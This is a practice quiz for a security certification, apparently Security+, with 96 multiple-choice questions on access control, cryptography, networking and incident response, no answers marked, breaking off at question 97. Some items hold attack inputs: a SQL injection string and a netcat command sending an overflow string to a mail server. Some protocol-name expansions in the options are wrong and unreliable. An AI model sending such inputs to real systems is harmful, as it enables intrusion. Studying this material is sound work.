
Quiz
Practice Test 1-2
Fragen in diesem Quiz (200)
1An auditor recommends implementing a physical security access control that will allow a guard to isolate and screen users before they enter or exit a secure area. Which of the following would be BEST fulfill this recommendation?
- AAir Gap
- BFaraday Cage
- CBollard
- DMantrap
2A security technician is configuring a new access switch. The switch will be managed through software that will send status reports and logging details to a central management console. Which of the following protocols should the technician configure to BEST meet these requirements? (Select TWO).
- ASSL/TLS (Secure Socket Layer/Transport Layer Security)
- BS/MIME (Secure/Multipurpose Internet Mail Extensions)
- CSNMPv3 (Simple Network Management Protocol ver 3)
- DSyslog
- ESRTP (Secure Real-Time Protocol)
- FShibboleth
3A company is deploying a file-sharing protocol across a network and needs to select a protocol for authenticating clients. Management requests that the service be configured in the most secure way possible. The protocol must also be capable of mutual authentication, and support SSO and smart card logons. Which of the following would BEST accomplish this task?
- AStore credentials in LDAP (Lightweight Directory Access Protocol).
- BUse NTLM (New Technology LAN Manager) authentication.
- CImplement Kerberos.
- DUse MSCHAP (Microsoft Challenge Handshake
Authentication Protocol) authentication.
4Which of the following is being described when a security professional develops and publishes a password policy specifically tailored to a company, and enforces the policy through technical means?
- AApplying vendor-specific configurations.
- BDeveloping regulatory frameworks.
- CImplementing security control diversity.
- DCreating security benchmarks.
5Which of the following enables sniffing attacks against a switched network?
- AARP (Address Resolution Protocol) poisoning
- BIGMP (Internet Group Management Protocol) snooping
- CIP (Internet Protocol) spoofing
- DSYN flooding
6A security administrator is choosing an algorithm to generate password hashes. Which of the following would offer the BEST protection against offline brute force attacks?
- AMD5 (Message Digest 5)
- B3DES (Triple Digital Encryption Standard)
- CRIPEMD (RACE Integrity Primitives Evaluation Message Digest)
- DSHA-1 (Secure Hashing Algorithm ver 1)
7A security analyst finished drafting an official response to a security assessment report, which must be sent to the head of the auditing department. The security analyst needs to assure the head of the auditing department that the response came from the security analyst, and the contents of the response must be kept confidential. Which of the following are the last steps the security analyst should perform prior to electronically sending the message?
A. Hash the message.
B. Encrypt the message
C. Digitally sign the message.
D. Label the email as "Confidential."
E. Perform key exchange with the recipient.- AA and B
- BB and C
- CA and D
- DAll of the above
- ENone of the above
8A company's new policy allows employees to connect to corporate email using BYOD. Since employees handle client information in their corporate email, which of the following should the company implement with BYOD?
A. Enable rooting of the devices.
B. Assign passwords and PINs to the devices.
C. Disable remote wipe.
D. Enable full-device encryption.
E. Disable the devices' ability to connect to open networks.
F. Allow third-party app stores.- AA and B
- BB and C
- CB and D
- DE and F
- ENone of the above.
- FAll of the above.
9A systems administrator is configuring a new network for TACACS+ management and authentication. Which of the following must be configured to provide authentication between the switch and the TACACS+ server?
- A802.1x
- BSSH (Secure Shell)
- CShared secret
- DSNMPv3 (Simple Network Management Protocol ver 3)
- ECHAP (Challenge Handshake Authentication Protocol)
10University A offers an AAA-based SSO service that allows students to access all wireless and VPN services with the standard university credentials. University A wants to partner with University B to allow its students who are taking classes at University B to sign into either university's wireless network and VPN services with their home university credentials. Which of the following should be implemented to achieve the desired results?
- ARADIUS Federation
- BSAML
- CWildcard certificates
- DOAuth 2.0
- EReverse proxy
11While browsing an external website, a human resources manager opens several links in new browser tabs to review later. After browsing for 20 minutes, a full-screen message appears in a completely new browser window with a critical error code and a help desk number to call. At the same time, an audio message plays over the laptop speaker, describing a critical error and warning that the IP address of the laptop will be locked until the critical issue is resolved. The human resources manager is unable to escape out of the error message, and the keyboard is not responsive. After alerting the security team, the human resources manager hold down the power button to turn off the laptop and then power it back on which rectifies the issue. Which of the following BEST describes the type of attack the human resources manager is experiencing?
- ASpyware
- BRansomware
- CAdware
- DLogic bomb
12During a penetration test, some servers in the network were found to be using Telnet as a remote connection protocol. Which of the following would mitigate the identified risk?
- ADisable Telnet and deploy SSH (Secure Shell).
- BDisable Telnet and deploy SFTP (Secure File Transfer Protocol).
- CDisable Telnet and deploy SNMPv3 (Simple Network Management Protocol ver 3)
- DDisable Telnet and deploy S/MIME (Secure/Multipurpose Internet Mail Extensions)
13A call center company wants to implement a domain policy primarily for its shift workers. The call center has large groups with different user roles. Management wants to monitor group performance. Which of the following is the BEST solution for the company to implement?
- AReduced failed logon attempts.
- BMandatory password changes.
- CIncreased account lockout time.
- DTime-of-day restrictions.
14Which of the following BEST explains why an application team might take a VM snapshot before applying patches in the production environment?
- ATo reduce the operational risk so application users can continue using the system while the patch is being applied in the production environment.
- BTo reduce security risk by having a baseline against which the patched system can be compared if the system becomes compromised.
- CTo reduce operational risk so the team can quickly restore the application to a previous working condition if the patch fails.
- DTo reduce security risk so vulnerability scans can be performed on a pre- and post-patched system and the results can be compared.
15Hacktivists are most commonly motivated by:
- Acuriosity.
- Bnotoriety.
- Cfinancial gain.
- Dpolitical cause.
16An organization's IT department announced plans to upgrade workstation operating systems to the latest version after electing to skip the prior two versions. Which of the following vulnerabilities is the organization seeking to mitigate?
- AIncompatibility issues with currently implemented software.
- BLack of vendor support on the version currently in use.
- CPoorly defined security baselines.
- DUse of expired certificates on the network.
17An analyst is part of a team that is investigating a potential breach of sensitive data at a large organization, which services the financial sector. The organization suspects a breach occurred when proprietary data was disclosed to the public. The team finds servers were accessed using shared credentials that have been in place for some time. In addition, the team discovers undocumented firewall rules, which provided unauthorized external access to a server. Suspecting the activities of a malicious insider threat, which of the following was MOST likely to have been utilized to exfiltrate the proprietary data?
- AKeylogger
- BBotnet
- CCrypto-malware
- DBackdoor
- ERansomware
- FDLP (Data Loss Prevention)
18Users from two organizations, each with its own PKI, need to begin working together on a joint project. Which of the following would allow the users of the separate PKIs to work together without connection errors?
- ATrust model
- BStapling
- CIntermediate CA
- DKey escrow
19Which of the following controls allows a security guard to perform a post-incident review?
- ADetective
- BPreventive
- CTechnical
- DDeterrent
20A public announcement is made about a newly discovered, rapidly spreading virus.The security team immediately updates and applies all it's antivirus signatures. The security manager contacts the antivirus vendor support team to ask why one of the systems was infected. The vendor support team explains that a signature update is not available for this virus yet. Which of the following BEST describes this situation?
- ARace condition
- BZero day
- CLack of vendor support
- DUntrained users
21A law office has been leasing dark fiber from a local telecommunications company to connect a remote office to company headquarters. The telecommunications company has decided to discontinue its dark fiber product and is offering an MPLS (Multi-Protocol Label Switching) connection, which the law office feels is too expensive. Which of the following is the BEST solution for the law office?
- ARemote access VPN
- BVLAN
- CVPN concentrator
- DSite-to-site VPN
22Due to a configuration error, sales and marketing staff were able to access highly sensitive, commercial R&D information for a period of five days before the issue was discovered by an automated system, corrected, and flagged for review. Inspection of logs and monitoring systems by security analysts indicated that no sensitive data was accessed. Based on this scenario, which of the following should a risk manager be MOST concerned about?
- AData exfiltration
- BInsider threat
- CPermission issues
- DBaseline deviation
23Logs from an IDS alerted on a string entered into the company's website login page. The following line was pulled from the HTTP POST request.
userid=bob' and 1='1&request=Submit
Which of the following was attempted?- AReflected XSS (Cross-site Scripting)
- BStored XSS (Cross-site Scripting)
- CCross-site request forgery
- DSQL (Structured Query Language) injection
24Students at a residence hall are reporting Internet connectivity issues. The university's network administrator configured the residence hall's network to provide public IP addresses to all connected devices, but many student devices are receiving private IP addresses due to rogue devices. The network administrator verifies the residence hall's network is correctly configured and contacts the security administrator for help. Which of the following configurations should the security administrator suggest for implementation?
- ARouter ACL's
- BBPDU guard
- CFlood guard
- DDHCP snooping
25A technician has discovered a crypto-virus infection on a workstation that has access to sensitive remote resources. Which of the following is the immediate NEXT step the technician should take?
- ADetermine the source of the virus that has infected the workstation.
- BSanitize the workstation's internal drive.
- CReimage the workstation for normal operation.
- DDisable the network connections on the workstation.
26Which of the following is a random value appended to a credential that makes the credential less susceptible to compromise when hashed?
- ANonce
- BSalt
- COTP (One-time Password)
- DBlock cipher
- EIV (Initialization Vector)
27A security engineer must install the same X.509 certification on servers in three different domains. The client application that connects to the server performs a check to ensure the certificate matches the hostname. Which of the following should the security engineer use?
- AWildcard certificate
- BExtended validation certificate
- CCertificate chaining
- DCertificate utilizing the SAN field
28Which of the following would an online retailer consider when selecting a backup facility, should there be a natural disaster that destroys its existing production datacenter?
- AOff-site backups
- BHot site
- CWarm site
- DCold site
29An organization's Chief Information Officer (CIO) recently received an email from human resources that contained sensitive information. The CIO noticed the email was sent via unsecure means. A policy has since been put into place stating all emails must be transmitted using secure technologies. Which of the following should be implemented to address the new policy?
- AHTTPS (Hypertext Terminal Protocol Secure)
- BSMTP (Simple Mail Transfer Protocol)
- CTLS (Transport Layer Security)
- DSFTP (Secure File Transfer Protocol)
30A manufacturing company updates a policy that instructs employees not to enter a secure area in groups and require each employee to swipe their badge to enter the area. When employees continue to ignore the policy, a mantrap is installed. Which of the following BEST describe the controls that were implemented to address this issue? (Select TWO)
- ADetective
- BAdministrative
- CDeterrent
- DPhysical
- ECorrective
31A company wishes to move all of its services and applications to a cloud provider but wants to maintain full control of the deployment access provisions of its services. Which of the following BEST represents the required cloud deployment model?
- ASaaS (Software as a Service)
- BIaaS (Infrastructure as a Service)
- CMaaS (Monitoring as a Service)
- DHybrid
- EPrivate
32A security administrator wants to audit the login page of a newly developed web application to determine if default accounts have been disabled. Which of the following is BEST suited to perform this audit?
- APassword cracker
- BRainbow table
- CProtocol analyzer
- DBanner grabbing
33Performing a penetration test without any advance knowledge of what will be found is an example of a:
- AWhite box test
- BGray box test
- CBlack box test
- DSandbox test
34A security analyst is monitoring the network and observes unusual traffic coming from a host on the LAN. Using a network monitoring tool, the analyst observes the following information (see image).
After ten seconds, some of the computers shown in the IP Dst field start to exhibit the same behavior and immediately make multiple outbound connections attempts. Based on the observed behavior, which of the following the MOST likely the cause?
- AUsers are running port scans on the network.
- BAn outside malicious user is performing a MitM attack.
- CAn amplified DDos attack is in progress.
- DA worm is attacking the network.
- EA race condition is being leveraged.
35A technician wants to perform network enumeration against a subnet in preparation for an upcoming assessment. During the first phase, the technician performs a ping sweep. Which of the following scan types did the technician use?
- ANon-intrusive
- BIntrusive
- CCredentialed
- DPassive
36A developer wants to use an open source, third-party plug-in. The developer downloads the plug-in from the provider's website and from a mirror site that runs the files through an integrity-checking hash. The output of each file is shown below:
fileA: BA411c782AD521740123456789ABCDEF
fileB: BA411c782AD521740123456789ABCDEF
Which of the following statements BEST summarizes what conclusion the developer can draw from the above results?- AThe files have both been compromised because the numeric and letter sequence indicates an error.
- BThe integrity checksum is MD5 and cannot be assumed reliable.
- CGiven the output, the developer can assume there is no integrity compromise.
- DThe MD5 and SHA-1 checksums match, so the files have not been compromised.
37A security analyst is checking the bash command history on a Linux host that was involved in a data breach. The data breach stemmed from the Linux host running a series of commands against a web server on the internal network, which exploited a vulnerability in an unpatched, outdated Apache module. Given this scenario, which of the following commands might the analyst find in the bash command history for banner grabbing? (Select TWO).
- Aarp
- Btracert
- Cnmap
- Dtelnet
- Enslookup
- Fgrep
38A penetration tester is assessing a large organization and obtains a valid set of basic user credentials from a compromised computer. Which of the following is the MOST likely to occur?
- AImpersonation
- BCredential harvesting
- CPassword cracking
- DLateral movement
39A security technician has been the task of preserving emails that are potentially involved in a dispute between a company and a contractor. Which of the following BEST describes this forensic concept?
- ALegal hold
- BChain of custody
- COrder if volatility
- DData aquisition
40A security analyst is hardening a large-scale wireless network. The primary requirements are the following:
- Must use authentication through EAP-TLS certificates
- Must use an AAA server
- Must use the most secure encryption protocol
Given these requirements, which of the following should the analyst implement and recommend? (Select TWO).- A802.1x
- B802.3
- CLDAP (Lightweight Directory Access Protocol)
- DTKIP (Temporal Key Integrity Protocol)
- ECCMP (Counter-Mode/CBC-Mac Protocol)
- FWPA2-PSK (WiFi Protected Access 2 - Preshared Key)
41Which of the following is a penetration tester performing when running an SMB (Server Message Block) NULL session scan of a host to determine valid usernames and share names?
- ACredentialed vulnerability scan
- BPassive scan
- CNon-credentialed scan
- DNon-intrusive vulnerability testing
- EPenetration testing
42Which of the following encryption algorithms is used primarily to secure data at rest?
- AAES (Advanced Encryption Standard)
- BSSL (Secure Sockets Layer)
- CTLS (Transport Layer Security)
- DRSA (Rivest, Shamir, & Adleman)
43A security engineer implements multiple technical measures to secure an enterprise network. The engineer also works with the Chief Information Officer (CIO) to implement policies to govern user behavior. Which of the following is the security engineer executing?
- ABaselining
- BMandatory access controls
- CControl diversity
- DSystem hardening
44A security administrator is reviewing the following firewall configuration after receiving reports that users are unable to connect to remote websites:
10 PERMIT FROM:ANY TO:ANY PORT:80
20 PERMIT FROM: ANY TO:ANY PORT 443
30 DENY FROM:ANY TO:ANY PORT:ANY
Which of the following is the MOST secure solution the security administrator can implement to fix this issue?- AAdd the following rule to the firewall: 5 PERMIT FROM: ANY TO:ANY PORT:53
- BReplace rule number 10 with the following rule: 10 PERMIT FROM:ANY TO:ANY PORT:22
- CInsert the following rule in the firewall: 25 PERMIT FROM:ANY TO:ANY PORTS:ANY
- DRemove the following rule from the firewall: 30 DENY FROM:ANY TO:ANY PORT:ANY
45Which of the following BEST explains why sandboxing is a best practice for testing software from an untested vendor prior to an enterprise deployment?
- AIt allows the software to run in an unconstrained environment with full network access
- BIt eliminates the possibility of privilege escalation attacks against the local VM host
- CIt facilitates the analysis of possible malware by allowing it to run until resources are exhausted
- DIt restricts access of the software to a contained logical space and limits possible damage
46A systems administrator has implemented multiple websites using host headers on the same server. The server hosts two websites that require encryption and other websites where encryption is optional. Which of the following should the administrator implement to encrypt web traffic for the required websites?
- AExtended domain validation
- BTLS (Transport Layer Security) host certificate
- COCSP (Online Certificate Status Protocol) stapling
- DWildcard certificate
47A security analyst is reviewing the password policy for a service account that is used for a critical network service. The password policy for this account is as follows:
Enforce password history: 3 passwords remembered
Maximum password age: 30 days
Minimum password age: 0 days
Complexity requirements: At least 1 special character, 1 uppercase
Minimum password length: 7 characters
Lockout duration: 1 day
Lockout threshold: 5 failed attempts in 15 minutes
Which of the following adjustments would be MOST appropriate for the service account?- ADisable account lockouts
- BSet the maximum password age to 15 days
- CSet the minimum password age to seven days
- DIncrease password length to 18 characters
48While investigating a virus infection, a security analyst has discovered the following on an employee laptop:
- Multiple folders containing a large number of newly released movies and music files
- Proprietary company files
- A large amount of PHI data
- Unapproved FTP software
- Documents that appear to belong to a competitor
Which of the following should the analyst do FIRST?- AContact the legal and compliance department for guidance.
- BDelete the files, remove the FTP software, and notify management.
- CBack up the files and return the device to the user.
- DWipe and reimage the device.
49A penetration testing team deploys a specifically crafted payload to a web server, which results in opening a new session as the web server daemon. The session has full read/write access to the file system and the admin console. Which of the following BEST describes the attack?
- ADomain hijacking
- BInjection
- CBuffer overflow
- DPrivilege escalation
50A security analyst is assessing a small company's internal servers against recommended security practices. Which of the following should the analyst do to conduct the assessment? (Select TWO)
- ACompare configurations against platform benchmarks.
- BConfirm adherence to the company's industry-specific regulations
- CReview the company's current security baseline.
- DVerify alignment with policy related to regulatory compliance.
- ERun an exploitation framework to confirm vulnerabilities.
51A company that processes sensitive information has implemented a BYOD (Bring Your Own Device) policy and an MDM (Mobile Device Management) solution to secure sensitive data that is processed by corporate and personally owned mobile devices. Which of the following should the company implement to prevent sensitive data from being stored on mobile devices?
- AVDI (Virtual Desktop Infrastructure)
- BStorage segmentation
- CContainerization
- DUSB OTG
- EGeofencing
52A Chief Information Security Officer (CISO) asks the security architect to design a method for contractors to access the company's internal network securely without allowing access to systems beyond the scope of their project. Which of the following methods would BEST fit the needs of the CISO?
- AVPN
- BPaaS ( Platform as a Service)
- CIaaS (Infrastucture as a Service)
- DVDI (Virtual Desktop Infrastructure)
53An organization has hired a new remote workforce. Many new employees are reporting that they are unable to access the shared network resources while traveling. They need to be able to travel to and from different locations on a weekly basis. Shared offices are retained at the headquarters location. The remote workforce will have identical file and system access requirements, and must also be able to log in to the headquarters location remotely. Which of the following BEST represent how the remote employees should have been set up initially? (Select TWO)
- AUser-based access controls
- BShared accounts
- CGroup-based access controls
- DRoaming profiles
- EIndividual accounts
- FLocation based-policies
54During a lessons learned meeting regarding a previous incident, the security team receives a follow-up action item with the following requirements:
- Allow authentication from within the United States anytime
- Allow authentication if the user is accessing email or a shared file system.
- Do not allow authentication if the AV program is two days out of date
- Do not allow authentication if the location of the device is in two specific countries
Given the requirements, which of the following mobile deployment authentication types is being utilized?- AGeofencing authentication
- BTwo-factor authentication
- CContext-aware authentication
- DBiometric authentication
55A security administrator wants to implement a logon script that will prevent MITM attacks on the local LAN. Which of the following commands should the security administrator implement within the script to accomplish this task?
- Aarp - s 192.168.1.1 00-3a-d1-fa-b1-06
- Bdig - x@192.168.1.1 mypc.comptia.com
- Cnmap - A - T4 192.168.1.1
- Dtcpdump - lnv host 192.168.1.1 or either 00:3a:d1:fa:b1:06
56Which of the following is the BEST reason for salting a password hash before it is stored in a database?
- ATo prevent duplicate values from being stored
- BTo make the password retrieval process very slow
- CTo protect passwords from being saved in readable format
- DTo prevent users from using simple passwords for their access credentials
57An organization wants to utilize a common, Internet-based third-party provider for authorization and authentication. The provider uses a technology based on OAuth 2.0 to provide required services. To which of the following technologies is the provider referring?
- AOpenID Connect
- BSAML
- CXACML
- DLDAP
58A penetration tester harvests potential usernames from a social networking site. The penetration tester then uses social engineering to attempt to obtain associated passwords to gain unauthorized access to shares on a network server. Which of the following methods is the penetration tester MOST likely using?
- AEscalation of privilege
- BSQL Injection
- CActive reconnaissance
- DProxy server
59Which of the following could occur when both strong and weak ciphers are configured on a VPN concentrator? (Select TWO)
- AAn attacker could potentially perform a downgrade attack.
- BThe connection is vulnerable to resource exhaustion.
- CThe integrity of the data could be at risk.
- DThe VPN concentrator could revert to L2TP.
- EThe IPSec payload reverted to 16-bit sequence numbers.
60Which of the following is the BEST choice for a security control that represents a preventive and corrective logical control at the same time?
- ASecurity awareness training
- BAntivirus
- CFirewalls
- DIntrusion detection system
61A web developers improves client access to the company's REST API. Authentication needs to be tokenized but not expose the client's password. Which of the following methods would BEST meet the developer's requirements?
- ASAML (Security Assertions Markup Language)
- BLDAP (Lightweight Directory Access Protocol)
- COAuth (Open Authorization)
- DShibboleth
62A vulnerability scan is being conducted against a desktop system. The scan is looking for files, versions, and registry values known to be associated with system vulnerabilities. Which of the following BEST describes the type of scan being performed?
- ANon-intrusive
- BAuthenticated
- CCredentialed
- DActive
63A security analyst is updating a BIA document. The security analyst notices the support vendor's time to replace a server hard drive went from eight hours to two hours. Given these new metrics, which of the following can be concluded? (Select TWO)
- AThe MTTR (mean time to repair) is faster.
- BThe MTTR (mean time to repair) is slower.
- CThe RTO (Recovery Time Objective) has increased.
- DThe RTO (Recovery Time Objective) has decreased.
- EThe MTTF (Mean Time to Failure) has increased.
- FThe MTTF (Mean Time to Failure) has decreased.
64The IT department is deploying new computers. To ease the transition, users will be allowed to access their old and new systems. The help desk is receive reports that users are experiencing the following error when attempting to log in to their previous system:
Logon Failure: Access Denied
Which of the following can cause this issue?- APermission issues
- BAccess violations
- CCertificate issues
- DMisconfigured devices
65Ann, a security administrator, wants to ensure credentials are encrypted in transit when implementing a RADIUS server for SSO. Which of the following are needed given these requirements? (Select TWO)
- APublic key
- BShared key
- CElliptic curve
- DMD5 (Message Digest 5)
- EPrivate key
- FDES (Digital Encryption Standard)
66Which of the following are used to increase the computing time it takes to brute force a password using an offline attack? (Select TWO)
- AXOR (Exclusive Or)
- BPBKDF2 (Password-based Key Derivation Function 2)
- Cbcrypt
- DHMAC (Hashed Message Authentication Code)
- ERIPEMD (RACE Integrity Primitives Evaluation Message Digest)
67Users in a corporation currently authenticate with a username and password. A security administrator wishes to implement two-factor authentication to improve security. Which of the following authentication methods should be deployed to achieve this goal?
- APIN
- BSecurity question
- CSmart card
- DPassphrase
- ECAPTCHA
68An organization recently moved its custom web applications to the cloud, and it is obtaining managed services of the back-end environment as part of its subscription. Which of the following types of services is this company now using?
- ASaaS (Software as a Service)
- BCASB (Cloud Access Security Broker)
- CIaaS (Infrastucture as a Service)
- DPaaS (Platform as a Service)
69Which of the following is commonly done as part of a vulnerability scan?
- ALessons learned
- BRecovery
- Cidentification
- DPreparation
70A user needs to send sensitive information to a colleague using PKI. Which of the following concepts apply when a sender encrypts the message hash with the sender's private key? (Select TWO)
- ANon-repudiation
- BEmail content encryption
- CSteganography
- DTransport security
- EMessage integrity
71A technician suspects that a system has been compromised. The technician reviews the following log entry:
WARNING - hash mismatch: C:\Window\SysWOW64\user32.dll
WARNING - hash mismatch: C:\Window\SysWOW64\kernel32.dll
Based solely on the above information, which of the following types of malware is MOST likely installed on the system?- ARootkit
- BRansomware
- CTrojan
- DBackdoor
72As part of a new BYOD rollout, a security analyst has been asked to find a way to securely store company data on personal devices. Which of the following would BEST help to accomplish this?
- ARequire the use of an eight-character PIN.
- BImplement containerization of company data.
- CRequire annual AUP (Acceptable Use Policy) sign-off.
- DUse geofencing tools to unlock devices while on the premises.
73A web server, which is configured to use TLS with AES-GCM-256, SHA-384, and ECDSA, recently suffered an information loss breach. Which of the following is MOST likely the cause?
- AInsufficient key bit length
- BWeak cipher suite
- CUnauthenticated encryption method
- DPoor implementation
74An incident involving a workstation that is potentially infected with a virus has occurred. The workstation may have sent confidential data to an unknown internet server. Which of the following should a security analyst do FIRST?
- AMake a copy of everything in memory on the workstation
- BTurn off the workstation
- CConsult the information security policy
- DRun a virus scan
75Which of the following BEST describes an important security advantage yielded by implementing vendor diversity?
- ASustainability
- BHomogeneity
- CResiliency
- DConfigurability
76A dumpster diver recovers several hard drives from a company and is able to obtain confidential data from one of the hard drives. The company then discovers its information is posted online. Which of the following methods would have MOST likely prevented the data from being exposed?
- ARemoving the hard drive from its enclosure
- BUsing software to repeatedly rewrite over the disk space
- CUsing Blowfish encryption on the hard drives
- DUsing magnetic fields to erase the data
77A manager wants to distribute a report to several other managers with the company. Some of them reside in remote locations that are not connected to the domain but have a local server. Because there is sensitive data within the report and the size of the report is beyond the limit of the email attachment size, emailing the report is not an option. Which of the following protocols should be implemented to distribute the report securely? (Select THREE)
- AS/MIME (Secure/Multipurpose Internet Mail Extensions)
- BSSH (Secure Shell)
- CSNMPv3 (Simple Network Management Protocol ver 3)
- DFTPS (File Transfer Protocol Secure)
- ESRTP (Secure Real-Time Protocol)
- FHTTPS (Hypertext Terminal Protocol Secure)
- GLDAPS (Lightweight Directory Access Protocol Secure)
78A member of the admins group reports being unable to modify the "changes" file on a server. The permissions on the file are as follows:
Permissions User Group File
-rwxrw-r--+ Admins Admins changes
Based on the output above, which of the following BEST explains why the user is unable to modify the "changes" file?- AThe SELinux mode on the server is set to "enforcing."
- BThe SELinux mode on the server is set to "permissive."
- CAn FACL (File System Access Control List) has been added to the permissions for the file.
- DThe admins group does not have adequate permissions to access the file.
79A penetration tester is conducting an assessment on Comptia.org and runs the following command from a coffee shop while connected to the public Internet:
c:\nslookup -querytype=MX comptia.org
Server: Unknown
Address: 198.51.100.45
comptia.org MX preference=10, mail exchanger = 92.68.102.33
comptia.org MX preference=20, mail exchanger = exchg1.comptia.org
exchg1.comptia.org internet address = 192.168.102.67
Which of the following should the penetration tester conclude about the command output?- AThe public/private views on the Comptia.org DNS servers are misconfigured.
- BComptia.org is running an older mail server, which may be vulnerable to exploits.
- CThe DNS SPF records have not been updated for Comptia.org.
- D192.168.102.67 is a backup mail server that may be more vulnerable to attack.
80A security analyst is inspecting the results of a recent internal vulnerability scan that was performed against intranet services. The scan reports include the following critical-rated vulnerability:
Title: Remote Command Execution vulnerability in web server
Rating: Critical (CVSS 10.0)
Threat actor: any remote user of the web server
Confidence: certain
Recommendation: apply vendor patches
Which of the following actions should the security analyst perform FIRST?- AEscalate the issue to senior management.
- BApply organizational context to the risk rating.
- COrganize for urgent out-of-cycle patching.
- DExploit the server to check whether it is a false positive.
81Company A agrees to provide perimeter protection, power, and environmental support with measurable goals for Company B, but will not be responsible for user authentication or patching of operating systems within the perimeter. Which of the following is being described?
- AService level agreement
- BMemorandum of understanding
- CBusiness partner agreement
- DInteroperability agreement
82A company is deploying smartphones for its mobile salesforce. These devices are for personal and business use but are owned by the company. Sales personnel will save new customer data via a custom application developed for the company. This application will integrate with the contact information stored in the smartphones and will populate new customer records onto it. The customer application's data is encrypted at rest, and the application's connection to the back office system is considered secure. The Chief Information Officer (CISO) has concerns that customer contact information may be accidentally leaked due to the limited security capabilities of the devices and the planned controls. Which of the following will be the MOST efficient security control to implement to lower this risk?
- AImplement a mobile data loss agent on the devices to prevent any user manipulation with the contact information.
- BRestrict screen capture features on the devices when using the custom application and the contact information.
- CRestrict contact information storage data flow so it is only shared with the customer application.
- DRequire complex passwords for authentication when accessing the contact information.
83The Chief Information Security Officer (CISO) is asking for ways to protect against zero-day exploits. The CISO is concerned that an unrecognized threat could compromise corporate data and result in regulatory fines as well as poor corporate publicity. The network is mostly flat, with split staff/guest wireless functionality. Which of the following equipment MUST be deployed to guard against unknown threats?
- ACloud-based antivirus solution, running as local admin, with push technology for definition updates
- BImplementation of an off-site datacenter hosting all company data, as well as deployment of VDI for all client computing needs
- CHost-based heuristic IPS, segregated on a management VLAN, with direct control of the perimeter firewall ACLs
- DBehavior-based IPS with a communication link to a cloud-based vulnerability and threat feed
84An organization has several production-critical SCADA (System Control and Data Acquisition) supervisory systems that cannot follow the normal 30- day patching policy. Which of the following BEST maximizes the protection of these systems from malicious
software?- AConfigure a firewall with deep packet inspection that restricts traffic to the systems.
- BConfigure a separate zone for the systems and restrict access to known ports.
- CConfigure the systems to ensure only necessary applications are able to run.
- DConfigure the host firewall to ensure only the necessary applications have listening ports.
85An organization identifies a number of hosts making outbound connections to a known malicious IP over port TCP 80. The organization wants to identify the data being transmitted and prevent future connections to this IP. Which of the following should the organization do to achieve this outcome?
- AUse a protocol analyzer to reconstruct the data and implement a web-proxy.
- BDeploy a web-proxy and then blacklist the IP on the firewall.
- CDeploy a web-proxy and implement IPS at the network edge.
- DUse a protocol analyzer to reconstruct the data and blacklist the IP on the firewall.
86Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks. Which of the following would have allowed the security team to use historical information to protect against the second attack?
- AKey risk indicators
- BLessons learned
- CRecovery point objectives
- DTabletop exercise
87A small company's Chief Executive Officer (CEO) has asked its Chief Security Officer (CSO) to improve the company's security posture quickly with regard to targeted attacks. Which of the following should the CSO conduct FIRST?
- ASurvey threat feeds from services inside the same industry.
- BPurchase multiple threat feeds to ensure diversity and implement blocks for malicious traffic.
- CConduct an internal audit against industry best practices to perform a qualitative analysis.
- DDeploy a UTM solution that receives frequent updates from a trusted industry vendor.
88During a routine vulnerability assessment, the following command was successful:
echo "vrfy 'perl -e 'print "hi" x 500 ' ' " | nc www.company.com 25
Which of the following vulnerabilities is being exploited?- ABuffer overflow directed at a specific host MTA
- BSQL injection directed at a web server
- CCross-site scripting directed at www.company.com
- DRace condition in a UNIX shell script
89A company offers SaaS, maintaining all customers' credentials and authenticating locally. Many large customers have requested the company offer some form of federation with their existing authentication infrastructures. Which of the following would allow customers to manage authentication and authorizations from within their existing organizations?
- AImplement SAML so the company's services may accept assertions from the customers' authentication servers.
- BProvide customers with a constrained interface to manage only their users' accounts in the company's active directory server.
- CProvide a system for customers to replicate their users' passwords from their authentication service to the company's.
- DUse SOAP (Simple Object Access Protocol) calls to support authentication between the company's product and the customers' authentication servers.
90A software development manager is taking over an existing software development project. The team currently suffers from poor communication due to a long delay between requirements documentation and feature delivery. This gap is resulting in an above average number of security-related bugs making it into production. Which of the following development methodologies is the team MOST likely using now?
- AAgile
- BWaterfall
- CScrum
- DSpiral
91Following the successful response to a data-leakage incident, the incident team lead facilitates in an exercise that focuses on continuous improvement of the organization's incident response capabilities. Which of the following activities has the incident team lead executed?
- ALessons learned review
- BRoot cause analysis
- CIncident audit
- DCorrective action exercise
92A security analyst is attempting to break into a client's secure network. The analyst was not given prior information about the client, except for a block of public IP addresses that are currently in use. After network enumeration, the analyst's NEXT step is to perform:
- Aa gray-box penetration test.
- Ba risk analysis.
- Ca vulnerability assessment.
- Dan external security audit.
- Ea red team exercise.
93A security architect has convened a meeting to discuss an organization's key management policy. The organization has a reliable internal key management system, and some argue that it would be best to manage the cryptographic keys internally as opposed to using a solution from a third party. The company should use:
- Athe current internal key management system.
- Ba third-party key management system that will reduce operating costs.
- Crisk benefits analysis results to make a determination.
- Da software solution including secure key escrow capabilities
94After a recent internal breach, a company decided to regenerate and reissue all certificates used in the transmission of confidential information. The company places the greatest importance on confidentiality and non-repudiation, and decided to generate dual key pairs for each client. Which of the following BEST describes how the company will use these certificates?
- AOne key pair will be used for encryption and decryption. The other will be used to digitally sign the data.
- BOne key pair will be used for encryption. The other key pair will provide extended validation.
- CData will be encrypted once by each key, doubling the confidentiality and non-repudiation strength.
- DOne key pair will be used for internal communication, and the other will be used for external communication.
95A security manager is creating an account management policy for a global organization with sales personnel who must access corporate network resources while traveling all over the world. Which of the following practices is the security manager MOST likely to enforce with the policy? (Select TWO)
- ATime-of-day restrictions
- BPassword complexity
- CLocation-based authentication
- DGroup-based access control
- EStandard naming convention
96A network administrator at a small office wants to simplify the configuration of mobile clients connecting to an encrypted wireless network. Which of the following should be implemented if the administrator does not want to provide the wireless password or certificate to the employees?
- AWPS (WiFi Protected Setup)
- B802.1x
- CWPA2-PSK (WiFi Protected Access 2 - Preshared Key)
- DTKIP (Temporal Key Integrity Protocol)
97A security administrator learns that PII, which was gathered by the organization, has been found in an open forum. As a result, several C-level executives found their identities were compromised, and they were victims of a recent whaling attack. Which of the following would prevent these problems in the future? (Select TWO).
- AImplement a reverse proxy.
